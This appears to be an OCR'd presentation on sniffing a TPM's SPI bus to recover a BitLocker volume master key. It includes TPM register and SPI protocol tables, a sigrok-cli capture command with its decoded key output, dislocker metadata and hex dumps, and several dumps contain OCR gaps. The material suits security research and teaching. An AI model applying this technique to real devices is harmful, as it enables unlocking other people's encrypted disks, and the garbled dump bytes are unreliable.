



Figure 23 —TPM SPI QFN-32 Pin out

Soldering SPI Interface






Sniffing SPI Transactions



Decoding SPI Transactions



Decoding TPM SPI protocol




Table 48 — SPI Bit Protocol


Bit Transfer Order on MISO/MOSI	BYTE on MISO/MOSI	Usage	Notes
	67 for 64B xactions 11 for 8B xactions	future use for larger register sizes	
57-63 – last bits on wire	7	Data[30:24]	
56		Data[31]	msb of 4th LSB
49-55	6	Data[22:16]	
48		Data[23]	msb of 3rd LSB
41-47	5	Data[14:8]	
40		Data[15]	msb of 2nd LSB
33-39	4	Data[6:0]	
32		Data[7]	msb of LSB
Optional flow control can be done in this window. See the Section 7.4.5 Flow Control for details. This is the only place in the bit transfers where flow control can be done.			
31	3	Addr[0]	lsb of address
9-30	1-3	Addr[22] down to Addr[1]	
8	1	Addr[23]	msb of address
2-7	0	bits[5:0] Size of transfer where bit[5] of this field is the 3rd bit transferred on the wire, and bit [0] is the 8th bit on the wire. This field is a 0's-based count of the bytes. Any byte count from 1 to 64 is legal.	Bit [5:0] decode '11_1111' = 64 bytes ' etc. for 63 down to 6 bytes '00_0100' = 5 bytes '00_0011' = 4 bytes '00_0010' = 3 bytes '00_0001' = 2 bytes '00_0000' = 1 byte
1		rsvd; bit[6]	
0 – first bit on wire		Byte0, bit[7] Read/Write	1=read, 0 = write

Table 12 — Allocation of Register Space for FIFO and CRB Access

Offset	FIFO Register Name	CRB Register Name
Locality 0		
0000h	TPM_ACCESS_0	TPM_LOC_STATE_0
0001h	Reserved	
0002h		
0003h		
0007h-0004h		Reserved
000Bh-0008h	TPM_INT_ENABLE_0	TPM_LOC_CTRL_0
000Ch	TPM_INT_VECTOR_0	TPM_LOC_STS_0
000Fh-000Dh	Reserved	
0013h-0010h	TPM_INT_STATUS_0	Reserved
0017h-0014h	TPM_INTF_CAPABILITY_0	
001Bh-0018h	TPM_STS_0	
0023h-001Ch	Reserved	
0027h_0024h	TPM_DATA_FIFO_0	
002Fh-0028h	Reserved	
0033h-0030h	TPM_INTERFACE_ID_0	TPM_CRB_INTF_ID_0
0037h-0034h	Reserved	
003Fh-0038h		TPM_CRB_CTRL_EXT
0043h-0040h		TPM_CRB_CTRL_REQ_0
0047h-0044h		TPM_CRB_CTRL_STS_0
004Bh-0048h		TPM_CRB_CTRL_CANCEL_0
004Fh-004Ch		TPM_CRB_CTRL_START_0
0053h-0050h		TPM_CRB_ INT_ENABLE_0
0057h-0054h		TPM_CRB_INT_STS_0
005Bh-0058h		TPM_CRB_CTRL_CMD_SIZE_0
005Fh-005Ch		TPM_CRB_CTRL_CMD_LADDR_0
0063h-0060h		TPM_CRB_CTRL_CMD_HADDR_0
0067h-0064h		TPM_CRB_CTRL_RSP_SIZE_0
006Fh-0068h		TPM_CRB_CTRL_RSP_ADDR_0
007Fh-0070h		Reserved
0083h-0080h	TPM_XDATA_FIFO_0	TPM_CRB_DATA_BUFFER_0
0880h-0084h	Reserved	
0EFFh-0881h		Reserved
0F03h-0F00h	TPM_DID_VID_0	
0F04h	TPM_RID_0	
0FFFh-0F90h	Reserved	

VMK acquisition

```
sigrok-cli --config samplerate="150Mhz" --continuous --channels 0-3 -P
tpm_key_sniffing:wordsize=8:bitorder=msb-first:miso=3:mosi=2:clk=0:cs=1
```




```
Start decoding...
VMK header: 2c00000001000000003200000
VMK: 73d518a38def8c23243afcbb6f39e9b7f68e9460561a693cc926c631872f0acd
```

https://github.com/giggi0x00/

Bitlocker Partition Metadata

```
00000000 EB 58 90 2D 46 56 45 2D 46 53 2D 00 02 08 00 00 00 00 00 00 00 F8 00 00 3F 00 FF 00 00 A8 03 00 00 00 00 00 E0 1F 00 00 .X.-FVE-FS-.............?...............
00000028 00 00 00 00 00 00 00 00 01 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 29 00 00 00 00 4E 4F 20 4E 41 4D 45 20 20 ..........................)....NO NAME
00000050 20 20 46 41 54 33 32 20 20 20 33 C9 8E D1 BC F4 7B 8E C1 8E D9 BD 00 7C A0 FB 7D B4 7D 8B F0 AC 98 40 74 0C 48 74 0E B4   FAT32   3.....{......|..}.}....@t.Ht..
00000078 0E BB 07 00 CD 10 EB EF A0 FD 7D EB E6 CD 16 CD 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..........}.............................
000000A0 3B D6 67 49 29 2E D8 4A 83 99 F6 A3 39 E3 D0 01 00 80 70 05 00 00 00 00 00 B0 8B 56 00 00 00 00 00 00 01 95 00 00 00 00 ;.gI)..J....9.....p........V........
000000C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 52 65 6D 6F 76 65 20 64 69 73 6B 73 20 6F 72 20 6F 74 68 65 72 20 .................Remove disks or other
00000118 6D 65 64 69 61 2E FF 0D 0A 44 69 73 6B 20 65 72 72 6F 72 FF 0D 0A 50 72 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 72 media....Disk error...Press any key to r
00000140 65 73 74 61 72 74 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 estart..................................
00000168 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
00000190 00 00 00 00 00 00 00 00 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 ........xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
000001B8 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
000001E0 78 78 78 78 78 78 78 78 FF FF FF FF FF FF FF FF FF FF FF FF FF FF                                 16 7B 55 98 B1 84 7A xxxxxxxx
00000208 90 69 F0 9F 2E E1 93 F2 13 0B 39 3A D4 76 1B FE 64 C6 9D AE 75 DD 9C                                 EA 6F F8 F7 D
00000230 39 21 D3 3D 88 FB 17 52 DB B2 CF EA FF 69 A3 5F 60 E1 6D 94 DF 72 06                                 06 51 CA 8D 4
00000258 EB 6F 72 94 AF 4E 88 3B 3E 6E EE AC 74 02 D1 7B 1B 6E 39 66 FD E0 5E 58 65 4F 21 7C 83 4D EF CE E1 6C 2F FD 06 1
00000280 BD E1 0A 47 B6 BD D3 6C 85 BF E8 EC 0E 52 1D 2A 18 2A 37 74 52 CB D2 B4 4F A8 72 3B C1 F5 48 A8 66 BC 94 58 D2 A
000002A8 F9 7E 8D 3A 40 22 00 8B D5 1D B9 F9 DD 35 47 13 67 70 30 63 F8 D4 44 3D B2 A7 ED 7C DC B3 39 A7 39 26 F7 D7 5B C
000002D0 3E 0B A4 64 9F 0C 0D DC E3 D6 B1 27 28 A9 1C B2 FB 3C 72 B6 0D 41 B0 81 43 DC AB 9A 5F 1C 79 BD 37 DB E1 1C 00 B
000002F8 44 10 CE AF 73 02 4C DF 0A A4 74 8B 7C 12 86 41 1E BA 09 02 B2 77 51 64 2B 45 43 B8 8D AA E0 23 FF 4C 36 EF E9 B
00000320 EA 07 49 78 38 61 F3 39 10 05 6B 33 1D D9 83 0C B0 F7 C1 6F 52 D2 AB BF D8 29 00 51 D7 4D 0C 94 5D 23 42 0D A3 7
00000348 99 F3 C5 78 DB 4B 10 92 58 97 09 32 31 2A B8 F2 80 60 F9 A8 46 9C 97 85 4E CC 79 02 5E 5E 91 73 EC 42 91 01 F8 8
00000370 DB C3 39 F2 60 3A 89 7B 79 FA 78 FA 7D 6A 94 70 5A BA 0B C3 64 08 64 77 AA B9 EA 3A 63 40 5B 05 59 D9 1F 2B 80 6
00000398 DD 22 5A DB 65 95 C8 AB 12 AC 2B 98 97 8E 54 7A 7E C2 4B A2 AB 44 7A 99 61 B1 59 1D 9C 15 C1 25 0F E6 5A 78 2B 0
000003C0 25 56 B6 DF 38 64 8D F8 3E 44 0D 83 D8 12 43 61 92 A0 51 DD F6 5D 62 60 21 63 DE 50 23 D5 6C 93 C5 E9 DF E2 A5 2
000003E8 12 0C 27 7C 90 26 1D A3 BE B2 70 99 25 B0 A5 B1 3B 61 2B 7F AD A8 05 44 AA 44 EB E4 EF 0D 2D 92 44 A9 12 44 3A 2
```

FVEs offset

```
=====[ Volume header information ]=====
  Signature: '-FVE-FS-'
  Sector size: 0x0200 (512) bytes
  Sector per cluster: 0x08 (8) bytes
  Reserved clusters: 0x0000 (0) bytes
  Fat count: 0x00 (0) bytes
  Root entries: 0x0000 (0) bytes
  Number of sectors (16 bits): 0x0000 (0) bytes
  Media descriptor: 0xf8 (248) bytes
  Sectors per fat: 0x0000 (0) bytes
  Hidden sectors: 0x0003a800 (239616) bytes
  Number of sectors (32 bits): 0x00000000 (0) bytes
  Number of sectors (64 bits): 0x0000000000000000 (0) bytes
  MFT start cluster: 0x0000000000060001 (393217) bytes
  Metadata Lcn: 0x0000000000000000 (0) bytes
  Volume GUID: '4967D63B-2E29-4AD8-8399-F6A339E3D001'
  First metadata header offset:  0x0000000005708000
  Second metadata header offset: 0x00000000568bb000
  Third metadata header offset:  0x0000000095010000
  Boot Partition Identifier: '0xaa55'
```

- Reading harddisk first bytes
- dislocker-metadata -V /dev/sda3
- The Full Volume Encryption metadata blocks

Bitlocker FVE Entry

```
05708000 2D 46 56 45 2D 46 53 2D 44 00 02 00 04 00 04 00 00 46 8C 96 1D 00 00 00 00 00 00 00 10 00 00 00 00 80 70 05 00 00 00 00 -FVE-FS-D........F................p.....
05708028 00 B0 8B 56 00 00 00 00 00 00 01 95 00 00 00 00 00 80 71 05 00 00 00 00 FA 03 00 00 01 00 00 00 30 00 00 00 FA 03 00 00 ...V.............q............0.......
05708050 2D 0D E9 C6 94 E8 7B 41 BE BC 52 59 63 A8 79 A3 09 00 00 00 04 80 04 80 2C 96 2A A2 E4 C1 D7 01 50 00 0B 00 05 00 01 00 -.....{A..RYc.y.........,.*.....P.......
05708078 90 2B 3B A2 E4 C1 D7 01 02 00 00 00 94 BC C6 FE 89 D1 0B F7 63 CC 00 C6 4F 17 2E 24 4A C9 25 AB 3F 56 5D 1F 4E 81 1C 59 .+;.................c...O..$J.%.?V].N..Y
057080A0 7A 1C CD E9 26 EB 92 8B 9C 3C BD 86 01 0A 7C DC 14 C6 34 0D DC FE D3 C5 80 B0 65 C6 78 57 FE 11 44 00 07 00 02 00 01 00 z...&....<....|...4.......e.xW..D.......
057080C8 44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D 00 31 00 4C 00 53 00 56 00 48 00 30 00 54 00 20 00 43 00 3A 00 20 00 31 00 D.E.S.K.T.O.P.-.1.L.S.V.H.0.T. .C.:. .1.
057080F0 35 00 [illegible] 2F 00 32 00 30 00 32 00 31 00 00 00 0E 01 02 00 08 00 01 00 0A 60 E6 D2 8D [illegible] E1 15 5./.1.0./.2.0.2.1...........`.....B.7..
05708118 1E D9 [illegible] E4 C1 D7 01 00 00 00 01 EA 00 00 00 06 00 01 00 80 08 00 00 00 8A 00 20 11 [illegible] 70 9C ...5..o..................... ..o+IZp.
05708140 58 0F 75 87 E9 FF 5C CA AF C3 60 CF 6C F4 A9 B9 5B 37 14 79 D7 B2 16 B5 00 10 96 F1 5D F0 5A 48 19 [illegible] 65 7A X.u...\...`.l...[7.y........].ZH.R..0Rez
05708168 F4 62 3D 6E 73 1E BE 95 74 14 90 09 29 DD C1 9B EE 93 81 BB B1 56 DF 8E CE 88 3C AA 03 F6 58 FC 71 [illegible] 13 BC .b=ns...t...)........V....<...X.q.(.....
05708190 58 2C F6 70 9E 4D CC E0 C8 7D F3 03 43 24 A1 AE 3A F4 8E A1 CE 17 4C 46 F2 43 64 93 0B 5A 71 44 BB [illegible] 27 2C X,.p.M...}..C$..:.....LF.Cd..ZqD...O..',
057081B8 D0 8E F2 49 52 52 3F E5 00 36 00 08 00 04 00 00 04 12 00 14 F0 F3 3F 28 C2 92 C4 62 08 D9 6D CA E2 17 69 87 25 1B F5 FF ...IRR?..6............?(...b..m...i.%...
057081E0 00 10 00 14 19 AF 0E 13 CD 6C B8 9A 5D 06 54 CF D9 33 A9 7F 07 16 AA 99 00 14 8D 4B 9B 54 F4 01 3F C3 87 36 3A EA 23 79 .........l..].T..3.........K.T..?..6:.#y
